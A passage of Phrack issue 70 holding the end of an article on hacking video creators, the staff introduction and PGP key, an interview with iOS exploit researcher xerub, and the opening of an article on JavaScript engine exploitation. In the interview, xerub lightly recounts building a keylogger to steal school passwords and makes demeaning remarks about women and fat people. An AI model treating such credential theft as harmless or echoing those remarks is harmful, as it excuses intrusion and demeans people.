The style (screen recordings vs. person talking vs. heavy editing), and the skill levels of creators vary a lot. And I don't mind, as variety benefits us all. I'm happy as long as more people share more of their work in video form. I even would like to see more beginners documenting their journey. But deep down my heart beats for the senior professionals, like geohot at the time, who let us look over their shoulder.

And there are some great channels today, such as hardware researcher stacksmashing[21], gamozo who develops entire new operating systems just for fuzzing[22] (absolutely insane) or the Flashback Team diving into their Pwn2Own winning router hack[23]; those kinds of channels make me excited.

The popularity of hacking videos, and the evolution of a whole creator scene, was only possible due to the growth of social media platforms. Their algorithms helped us to get our videos in front of people who didn't know they were looking for them. As the internet changes fast, social media platforms change too, And right now TikTok seems to be an interesting platform to reach new audiences, but the short format does not allow to cover in-depth topics. MalwareTech[24] is leading the charge there with millions of views.

--[4. Final Words

Unfortunately there are so many creators today that I cannot include everyone. But please know that this article is dedicated to all of you.

The following people have helped me with this article, by sharing their experience or fact checking information (alphabetical order):

BlindHacker, CryptoCat, gamozo, Gynvael, hacksplained, insiderphd, ipp, John Hammond, justinsteven, Murmurs, psifertex, snubs, stacksmashing, superhero1, TheColonial, Zeta Two

Shoutout to the polish and indian video creators. I do not understand a single word, but you all seem very active and dedicated. Special shoutout to geohot, because without his CTF live streams I would not be here. And shoutout to Gynvael for being the first person I really cared about acknowledging my work.

"And don't forget to like, comment and subscribe."

--[5. References

[0] Lenas Reversing for Newbies (2006) https://web.archive.org/web/20070524043123/http://www.tuts4you.com/download.php?list.17
[1] thebroken by Kevin Rose https://archive.org/details/thebroken_xvid
[2] Hak5 - Episode #1 https://www.youtube.com/watch?v=SUEXCCWMfXg
[3] Notacon 2007 Part 1 https://www.youtube.com/watch?v=HXSZ4PRLUDU
[4] CSAW CTF challenge 2.exe, 3.exe and 4.exe flag retrieval https://www.youtube.com/watch?v=_Ld1cD9d7tI
[5] Beginner Challenge #1... https://www.youtube.com/watch?v=tdqJ8NEcJUM
[6] Phrack issue #69 - International scenes
[7] https://reddit.com/r/WatchPeopleCode
[8] livectf REDEMPTION by geohot 7/27/2014 https://www.youtube.com/watch?v=td1KEUhlSuk
[9] Let's Hack Livestream - exploit-exercises.com (2015) https://www.youtube.com/watch?v=HBnPY77JtqY

[10] The Heap: dlmalloc unlink() exploit - bin 0x18
https://www.youtube.com/watch?v=HWhzH--89UQ
[11] Hacking Livestream #1: ReRe and EZPZP
https://www.youtube.com/watch?v=XWozhb1ZOyM
[12] Life of an Exploit: Fuzzing PDFCrack with AFL for 0days
https://www.youtube.com/watch?v=8VLNPIIgKbQ
[13] HackTheBox - Popcorn https://www.youtube.com/watch?v=NMGsnPSm8iw
[14] Live CTF v2: ... https://www.youtube.com/watch?v=D7uXE_lEzxI
[15] SMT in reverse engineering, for dummies https://youtu.be/b92CW-NZ3l0
[16] GoogleCTF - XSS "Pasteurize" https://youtu.be/voO6wu_58Ew
[17] Hacking into Google's Network for $133337 https://youtu.be/g-JgA1hvJzA
[18] https://support.google.com/youtube/answer/2801964?hl=en
[19] Data breaches, phishing, or malware? Understanding the risks of
stolen credentials https://dl.acm.org/doi/abs/10.1145/3133956.3134067
[20] Zero to Hero Pentesting
https://youtu.be/qlK174d_uu8?list=PLLKT__MCUeiwBa7d7F_vN1GUwz_2TmVQj
[21] How the Apple AirTags were hacked https://youtu.be/_E0PWQvW-14
[22] FuzzOS: Day 1, starting the OS https://youtu.be/2YAgDJTs9So
[23] How We Hacked a TP-Link Router and Took Home $55,000 in Pwn2Own
https://www.youtube.com/watch?v=zjafMP7EgEA
[24] https://www.tiktok.com/@malwaretech

|=[EOF]=---=|

==Phrack Inc.==

Volume 0x10, Issue 0x46, Phile #0x01 of 0x0f

|=---=|
|=-------------------------=[Introduction]=----------------------------=|
|=---=|
|=----------------------=[Phrack Staff]=-------------------------=|
|=----------------------=[staff@phrack.org]=-------------------------=|
|=---=|
|=----------------------=[October 5, 2021]=-------------------------=|
|=---=|

--[Introduction

Phrack! We're back! It was only five years ago that issue 0x45 was released. It may sound bad, but it is also, indeed, quite bad. Issue 0x45 was released four years after issue 0x44. And we are now five years after that. Just trying to set the context here. The world is so different and so many things have happened in these five years that it makes no sense trying to make any point. Phrack has always been a reflection of the hacking community, and guess what, the community is moving away from itself. By this we don't mean that there are no talented hackers, because there most definitely are (just take a look at our authors). We also don't mean that there is no exquisite public hacking, because there is (again, our articles as proof). However, there is a clear move away from the collective hacking mindset that was most prevalent in the past. The word "scene" brings only smirks to people's faces. There are many reasons for this, and we are all to blame [1].

So where is the community right now, and, most importantly, where is it going?

We are all ego-driven, more so nowadays we would argue, and this has definitely made collectives much harder to thrive. We expect direct payback from our hacking, in many forms, including reputation. While it was quite common to receive anonymous papers, in the past five years we got almost none. Where is the new Malloc Maleficarum? Quality isn't the question here, we have high quality hacking, we covered that. The question is about the community and how it has changed in the last 10-15 years. And about Phrack.

Phrack started as a community zine of exchanging technical information and hacking techniques in a time that it was hard to find it. It later changed. It became a symbol of achievement, eliteness, and honor to be published in Phrack. A slight but significant change happened afterwards. Phrack gravitated (willingly or not is the subject of another discussion) towards an academic medium. Academia noticed the high quality of Phrack papers, started citing them, and basing their offensive and defensive work on them. Did that alienate the underground that Phrack represented for so many years? Yes, we think it did. But the underground also changed. Some of it became involved in malware, spyware, and also the "infosec" industry. And this mutated the underground. Of course we don't judge. Shouldn't Phrack be the reflection of the community, whatever the community is? Or should Phrack be a beacon of the old school underground? Well, it remains to be seen. Phrack will always be alive as long as the community is alive, reflecting it. If the hacking community becomes "infosec" in its majority, then probably so will Phrack. If the heart of the community is CTF, Phrack will reflect that. If the community focuses on malware, so will Phrack. Isn't that what Phrack has always done? It always was and always will be "by the community, for the community". If the community has decided that Phrack has a five year release cycle, then that's where we are.

Unfortunately, this issue is again an issue of eulogies; we have lost hackers that have had an enormous impact on our community. Phrack would like to say goodbye to them. Their loss saddens us deeply, and makes our community poorer in talent, ethics, and intellect. We also mourn lost communities. Segfault.net has been our home/hosting in the past and is now gone.

But we also have some good news! You might have come across Phrack merchandise [2], well, yes, we have resurrected it! The original 2003 art work has been found on a backup drive. All profits go to the Electronic Frontier Foundation. The EFF is a rare example of good and simple advise for the ordinary citizens. Plus a defender of our rights online and of the freedom of information. A beacon of light to say the least. The EFF used to run one of the three FTP servers to download Phrack as well. And let's not forget that the EFF paid for the attorney of Phrack's co-founder Knight Lightning in the 1990 court case and supported him all the way. They defended against the US Secret Service, a ruthless adversary with no respect for the freedom of information or the hacking scene in general. With EFF's help the case against Knight Lighting collapsed and the US Secret Service looked like a pissed on poodle.

The merchandise has the Phrack Gnome on the front and the Hacker's Manifesto on the back. And ships worldwide.

[1] http://www.phrack.org/issues/69/6.html
[2] https://phrack.myspreadshop.co.uk/

$ cat p70/index.txt

--[Table of contents

--[Greetz

- dakami: pure passion for hacking, will be greatly missed
- navs: our condolences for this brilliant hacker

- accepted authors: thanks for your work, you keep Phrack alive
- rejected authors: we hope our reviews helped you in some way

- past Phrack Staff members: now we know ;)

--[Phrack policy

```
phrack:~# head -77 /usr/include/std-disclaimer.h
/*
 *  All information in Phrack Magazine is, to the best of the ability of
 *  the editors and contributors, truthful and accurate.  When possible,
 *  all facts are checked, all code is compiled.  However, we are not
 *  omniscient (hell, we don't even get paid).  It is entirely possible
 *  something contained within this publication is incorrect in some way.
 *  If this is the case, please drop us some email so that we can correct
 *  it in a future issue.
 *
 *
 *  Also, keep in mind that Phrack Magazine accepts no responsibility for
 *  the entirely stupid (or illegal) things people may do with the
 *  information contained herein.  Phrack is a compendium of knowledge,
 *  wisdom, wit, and sass.  We neither advocate, condone nor participate
 *  in any sort of illicit behavior.  But we will sit back and watch.
 *
 *
 *  Lastly, it bears mentioning that the opinions that may be expressed in
 *  the articles of Phrack Magazine are intellectual property of their
 *  authors.
 *  These opinions do not necessarily represent those of the Phrack Staff.
 */
```

----(Contact)----

< Editors : staff[at]phrack{dot}org >
> Submissions : staff[at]phrack{dot}org <

Submissions may be encrypted with the following PGP key:

(Hint #1: Always use the PGP key from the latest issue)
(Hint #2: ANTISPAM in the subject or face the mighty /dev/null demon)

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PHRACK

mQINBFM+oeYBEADMTNkOinB/20s5T9Oo3eG39RaE6BQjgegag6x3DxIPQktLdT9L
vsC8OH0ut4KKx8iva62BxNMr8Y24cpMIG0mBgGxDn9U6TaexmhgeTKGZWaS/61Ew
EfgG4QSzQTj2soX9g6uo5HTRnl7cYPUsVRO7NIbNj15F9O6Q1xmnhSs79pyiqQ7/
uNgZJrNXY2ksd1jbfxUsHzV9KY7YjqVmUJEEHA6IHfmjwJ6E5accmHK+Q1RrPJL3
SafFFOlnvtZLW62ZMsEc5H8TsKl73E3fv2jHLkNIGO9mrmfLgBwM/KkuRy4WQVzL
TsgiRGLYKIbgPAFskbYdmH7elWBoUWA7YDw6yXZnysqL0St/g2/vYhVOVcGT9gKV
oTBNGSKDhvfMGSj8lphDOUIshuFkCWGX7XyI5KWPfgDdCTm6I+JPhrTfmrLfDi6V
GSLgX6r8Yulz0clChZlFBgKCmveI+KnCPj3k96pXcyenA9dR2GDQuCUjHSg4lYlp
OTDS7bPXE4KbPNKDFgwHFRJ7oATbzS7hMkLkDnRNEMxAPcZ0EXkEQQmHUHG4tLty
aAuE8vqC4eamd6Jz5GsSz8BK5FzsY0Wr0bK5L9TfkSyaIsAkRuFlI6OEYRfLxIwl
qkgxz0opRCr19V0bZ9UQWcnnQ/JwFc8Iq1Eazj4bWpDAQbvtx5uf+43CEwARAQAB
tB9QaHJhY2sgU3RhZmYgPHN0YWZmQHBocmFjay5vcmc+iQI9BBMBCAAnBQJTPqHm
AhsDBQkJZgGABQsJCAcDBRUKCQgLBRYCAwEAAh4BAheAAAoJEPuBHb1p2hqMRHsP
/iozBA8LTwIPHhfsGURzUP0eCyUmOTkXrKq8rmotwGL2TrDz97J4RYhEOLSQ6o25
7HhKwukNcuYx55HduZDiQ/BtOV2dTqatHo3exiAaFTcGZXtFguJKDpDybyi8z2mS
usIoGwyW6yiNmmjTVm9mV5BDKyHNagKra0ReKMPCTgQP3l+0GUTimNvlZdKkrmxw
yEi7i2xTpDGk3UklWDHuo4kcogRoJ+N+T1w8wv1JbPCXTxp1GoM6z42iG/kWBhpo
1ZG9NCVHGRaAN2en+MzLMf2lj/txuhwSImKvkLR+2XXfu7v0Z+ztBW3V0qez+R2h
0URBFqA8wwF5juc8Ik1M3fsEBbA4mnNIisgToeSsJNkGUw8hJKXsNs3xKppLiOpL
1j05xm5tCQMCUv+RiVW6esjj/jTNijaZLUqxYDhTDZwcNpKYsvE9o7ylkEOtxqHE
```

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
=vq07
-----END PGP PUBLIC KEY BLOCK-----

|=[EOF]=---=|

==Phrack Inc.==

Volume 0x10, Issue 0x46, Phile #0x02 of 0x0f

```
|=--------------------=[ PHRACK PROPHILE ON XERUB ]=--------------------=|
|=-----------------------------------------------------------------------=|
|=------------------------=[ Phrack Staff ]=---------------------------=|
```

|=---=[Specs

```
          Handle: xerub
             AKA: concat(*given_name, surname)
                  <insert other silly names made up during my teen years>
   Handle origin: Completely made up. Any semblance with literary or real
                  life is purely coincidental. The X is to be read like a
                  Latin X, or even the the Greek letter X, if you prefer,
                  but never like 'sh'. Also, Quake3's Xaero is my cousin.
Age of your body: Old enough to remember the horrors of the Eastern Bloc.
                  Also XOR AX, AX is faster than MOV AX, 0. Change my mind!
 Height & weight: 170+ & slender
     Produced in: Romania
            Urlz: https://github.com/xerub, https://twitter.com/xerub
       Computers: AMD K5, K6, Pentium Pro, Celeron, Core2 Duo, Core-iX
      Creator of: The concept of kppless jailbreaks [sic]
       Member of: XXX
        Admin of: XXX
        Projects: 0x41con
           Codez: img4lib, ROP compiler, many other incomplete tools used
                  in jailbreaking
    Active since: Around the turn of the millennium
  Inactive since: 2020
```

|=---=[Favs

```
   Actors: J.P. Belmondo, Gheorghe Dinica.
    Films: Brazil, Blade Runner, Fight Club.
  Authors: Raymond Chandler, Oscar Wilde, Aldous Huxley, George Orwell.
 Meetings: 0x41con, Warcon early editions.
      Sex: Promiscuous & dirty.
    Books: Dead classics, mostly. No technical book ever.
    Novel: The Picture of Dorian Gray.
  Meeting: Richard Feynman, +ORC
    Music: Deep Purple, Led Zeppelin, Queen before '92.
  Alcohol: Single malt scotch, straight. Red dry wine.
     Cars: BMW
    Women: Young, tall and slender with a sexy ass.
      Men: Nop.
     Food: Italian, SE Asian seafood.
   I like: Freedom, sunny weather, unhealthy habits, scantily-clad babes.
I dislike: Hypocrisy, political correctness, authority, the philosophical
           Left. Zealots of any kind. Fat people occupying two seats in a
           bus.
```

|=---=[Life in 3 sentences

After being raised in a rural area, I went to high school in a medium-sized city. High school changed my life, because it meant the opportunity to use a real computer. During university, a nasty car accident paused my studies, but around the same time I landed a couple of jobs, ultimately settling for a security company and staying with them ever since.

|=---=[Passions, what makes you tick

Understanding the intricate details of a machinery. Any machinery, starting with mechanical ones down to the most complex Rube Goldberg-esque software exploits. But the true joy begins when I build such machineries myself. Even when not doing vulnerability research, I spent my hacking days close to the hardware, squeezing the last bit out of it; be it 3D graphics cards drivers or x86 protected mode system software.

|=---=[Memorable experiences

Going backwards in time that would be: the two 0x41con meetings; greetz to all the people involved, here's to hoping for the next one. My first trip to East Asia; amazing history, amazing people, amazing food. My very first iOS vulnerability - a dyld codesign bypass; I was stupid enough to pass it down to someone who then used it without my permission. Taking apart my 1.1.2 OTB iPhone and performing a baseband hardware unlock by pulling the A17 trace high, following geohot blogposts. Understanding the genius behind ZMist. Trying, and failing to crack SoftIce; I guess I wanted to have my name on it but I had to settle with Marquis de Soiree instead. The first contact with a computer; it changed my life.

|=---=[Quotes

"The smart way to keep people passive and obedient is to strictly limit the spectrum of acceptable opinion, but allow very lively debate within that spectrum" -N. Chomsky

"The robber baron's cruelty may sometimes sleep, his cupidity may at some point be satiated; but those who torment us for our own good will torment us without end for they do so with the approval of their own conscience." -C.S. Lewis

|=---=[What's your opinion about Phrack?

I am often asked by young people how and where to find materials related to hacking and my invariable response would be Phrack. They can find here pretty much everything, from the venerable stack overflows -- Aleph One's Smashing the Stack for Fun and Profit -- to the most complex hacking of relatively modern software. Phrack is THE place to learn about hacking.

|=---=[What you would like to see published in Phrack?

I believe the most valuable articles are those describing techniques and not specific bugs. Two of these seminal papers were extremely important to me: nemo's Modern Objective-C Exploitation Techniques and saelo's Attacking JavaScript engines. These are only a couple of papers which allowed hackers to pull their magic for years to come. We definitely need more of these!

|=---=[Who or what inspired you to start hacking?

Razor 1911. As a boy, I imagined I would like to crack games and play them for the rest of my life.

|=---=[We know that no one will ever admit he's part of the underground, but, when and how did you enter it? :>

I did NOT enter the underground when I created my first keylogger, I think. I just found out about TSR (terminate and stay resident) feature of DOS and set out to steal some user passwords from the school lab. INT 09 ftw!

|=---=[What do you consider your most notable technical achievement?

I guess the most anticipated response to this question would be: owning the bootchain. It's not, let me explain why: the bootchain is a mixed blessing. While it is regarded by many as a Holy Grail, it is truly a white elephant. First, it was never really needed for continuing research; second, speaking of such rare bugs is a one-way trip to killing them; and third, most of the time they end up used by entities I personally would not like to have them.

My bootchain research started somewhere in 2015 and ended around 2017, and while it did produce a couple of bugs, I do not consider them to be notable technical achievements, because they pretty much lack complexity, with the exception of the most useless one: the HFS+ iBoot stack overflow.

While this may sound bizarre, I do not rate my hacking on the value of the end goal itself, but on the complexity of the attack. Most of my exploits were, in turn, my most notable technical achievement up to that respective

point. If I had to pick one, it was getting shell into a locked iPhone, about five years ago. And then again this year, with CVE-2021-30737.

|=---=[Related to the previous question: Can you give us some background information? How and why did you come up with this? Can you give us an anecdote story related to it?

Back at the time it was considered an extremely hard job, except for owning the bootchain. It happened in the wake of the FBI vs Apple lawsuit over backdooring iOS. I set out to do it with the help of some friends, but we were using some freshly patched bugs. As a result, it didn't end up being very useful, but the full chain was probably one of the most complex I have ever written. Also, the experience I accrued during the process helped me greatly to repeat it five years later using an 0day with minimal effort.

|=---=[You have published a lot of work (code, keys, etc) on Apple-specific technology. What do you find attractive about Apple as a research target?

All the cool kids were doing it. Besides, in the beginning, it was fun to break into an iPhone, if only to stick it to Apple who thought their OS was impregnable. But on the other hand, I truly liked their phones, both from a hardware and software standpoint.

|=---=[When have you started looking into Apple technology?

I think it was in December 2007, when I got my first iPhone. My boss gave it to me at the company party as a reward for something I can't remember. There is a strong probability the whole deal involved bribes and women of dubious moral standards.

|=---=[What's your opinion about Apple's stance on software and hardware security?

Apple has a lot of code to deal with. The sheer amount of their own code makes security bugs become almost a certainty, but they are alleviating this by compartmentalisation and other security mitigations, with varying degree of success. Their bug-fixing sucks, most of the time it is either an incomplete patch or downright a bad one. They also use a lot of third party code, but do not seem to do a good job of tracking security fixes in those libraries. This leads to some of the most embarrassing security problems.

On the hardware front they are doing a pretty good job, however. Isolating the sensitive crypto material in the Secure Enclave outside the Application Processor is probably one of the best ideas they had so far. Unfortunately, they overlooked a couple of things in the early models (mainly 32bit SEP), allowing them to be hacked with relative ease.

|=---=[What's the future of Apple-related security research (not only jailbreaking, more generally speaking) in the light of ARMv8.3 features (PAC, etc) and Apple's hardware security measures according to your opinion?

PAC is a good mitigation because it significantly raises the bar of gaining an initial foothold, at least in certain scenarios. However, when PAC first landed it was not as pervasive as it should have been, protecting only code pointers while leaving out crucial data pointers: CoreFoundation runtime, internal kernel structures, etc. Apple will also add MTE to their chips in the near future, which may raise the difficulty of future exploits even more. But then again, it all depends on how it will be implemented.

Unfortunately, Apple-related security research boils down to either use a Security Research Device or use an exploit chain to break into the iPhone for further exploration. The former is a strong No for many people because of Apple's Terms and Conditions, while the latter implies an n-day or even a 0-day. In the near future we can still go that route, but as the current devices become obsolete and newer ones come packed with hw mitigations, it will become increasingly difficult.

On the bright side, the Macs are slightly more open for the time being and

fortunately for us, the same research often applies to their mobile devices because they share an enormous amount of code with the Macs. This somehow postpones the aforementioned problems for a while.

Another solution would be to resort to iOS/device emulation, but that holds an uncertain future and is not available to the public at large. I have no experience whatsoever in this area.

|=---=[Is the Apple "underground" still as strong as it was, say, 5 years ago? Relating to the previous question, what do you thing about its future?

It certainly is not. Many talented researchers have left, become inactive, got a job (at Apple or elsewhere) or entered the exploit market.

|=---=[What open problems and emerging technologies do you think are good research topics? Current and future.

The best research topics are those areas that are not very well understood, especially in closed, proprietary systems: basebands, wifi firmwares, etc.

|=---=[Do you prefer offensive or defensive research? Which of the two do you think helps learning and understanding more?

I certainly like both. Defensive is much, much harder though. My personal experience tells me it’s easier to go the offensive route, and move to the other side once you have gained enough insight and experience. This allows you to have a clear image about a mitigation in your system: what are you supposed to defend, where is the security boundary, how is this mitigation helpful, etc.

|=---=[What’s your take on the IT security industry vs. "the underground"?

For a long time, the underground was the crucible from where the new talent emerged. In the past, it was the only place where one could find knowledge and acquire true skill. And the Dark Side is more appealing to youngsters, especially during their teen years. But as they grow older, they need to get real jobs and oftentimes they join the Industry. On top of that, things have changed, because nowadays one could learn about security in school, or from the myriad of published exploits. This means the Industry can bypass the underground, which is beginning to fade.

|=---=[Some claim that the hacking scene is growing old and that there are not enough talented young people interested in hacking to replace it. What are your thoughts on this?

I believe there is enough talented young people interested. The "problem" is that they are snatched as young as possible by the Industry, lured by fat paychecks. As such, their voyage through the hacking scene is rather short, if at all. This may lead to a starvation of the scene, at least to some degree.

|=---=[What is your advice to the new hackers reading this?

Start early, when you have enough energy, time and ideas. Do not dismiss old techniques and bugs, there is always something to be learned in those lessons. Most often than not, there is an overlooked bug next to the one that just got patched. Also, no amount of books, slides and papers can beat hands-on experience, ever. Roll up your sleeves and prepare to dive in.

|=---=[What was your most "enlightening" insight so far? Either technical or not (or both).

Time is our most precious resource during our lifetime. It is probably the only thing one can never recoup or buy. Use it wisely and enjoy life. Hack away as long as hacking brings joy and satisfaction, and then move on.

|=---=[What is your stance on full-disclosure vs non-disclosure? Are there situations where both are needed, or is it one or the other?

I am leaning towards full-disclosure. While there may be circumstances in which non-disclosure is preferable, I still think full-disclosure raises the awareness of certain bugs and forces both the software vendor and the customers to realize the gravity and patch as soon as possible.

|=---=[What is the future of hacking? The future of "the underground"?

Very few hackers are left to hack for the sake of hacking. Most of them get early jobs in security, but oftentimes they end up doing boring stuff. On top of that, the bar for hacking the most interesting targets nowadays is much higher than, say ten or twenty years ago. My personal feeling is that hackers gonna hack, but the golden age is behind us now.

|=---=[What do you think is the role of Phrack in the current "scene" that is dominated by "cons"?

Cons are a great way of meeting friends, new people in the field, have fun and generally speaking, do networking. However, a deck of slides will never be as detailed as a white-paper, or an elaborate article. And this is where Phrack shines. Another aspect is that Phrack goes back in history. There is plenty of material starting from the simplest to the more complex hacking techniques and it is the go-to place for a newbie.

|=---=[What do you think the biggest infosec challenges for the next 5 years are/will be? And what should be done about them?

The harder problem in the short to medium future is to protect our privacy. On one hand, governments are pressuring for backdooring crypto and on the other hand, dubious entities are trying to break it. I have no idea how will this pan out, but I’m not very optimistic about it. Governments will eventually have their way, babbling something about the Greater Good or something along that vein. The other guys will have their way by trying to own the endpoints, but that is not likely to happen en masse.

Speaking of the endpoint security, I believe the web browsers and their ever-increasing complexity will be the bane of our existence for years to come. The browsers wield way too much expressive power on the client-side which can be used to bypass all sorts of mitigations.

Another issue that plagued us for the past several years, vaguely related to the above, is the multitude of breaches that happened left and right, exposing troves of user data from big corps’ supposedly secure databases. The easiest way to prevent such disasters is to avoid storing said data, but I’m afraid that will never happen, because it conflicts with their mercantile interests.

|=---=[Open question. Anything more you would like to say to Phrack readers?

I would like to thank the Phrack staff for this honour, I am both flattered and humbled for being prophiled. That said, I’m pretty sure there are at least several dozens of hackers who are ten times better than me, or have lived much more interesting lives. Kudos to all of you, you know who you are!

|=[EOF]=---=|

==Phrack Inc.==

Volume 0x10, Issue 0x46, Phile #0x03 of 0x0f

|=---=|
|=---------------=[The Art of Exploitation]=---------------=|
|=---=|
|=------------------=[Attacking JavaScript Engines]=-------------------=|
|=---------=[A case study of JavaScriptCore and CVE-2016-4622]=---------=|
|=---=|
|=----------------------------=[saelo]=-----------------------------=|
|=------------------------=[phrack@saelo.net]=-------------------------=|
|=---=|

--[Table of contents

--[0 - Introduction

This article strives to give an introduction to the topic of JavaScript engine exploitation at the example of a specific vulnerability. The particular target will be JavaScriptCore, the engine inside WebKit.

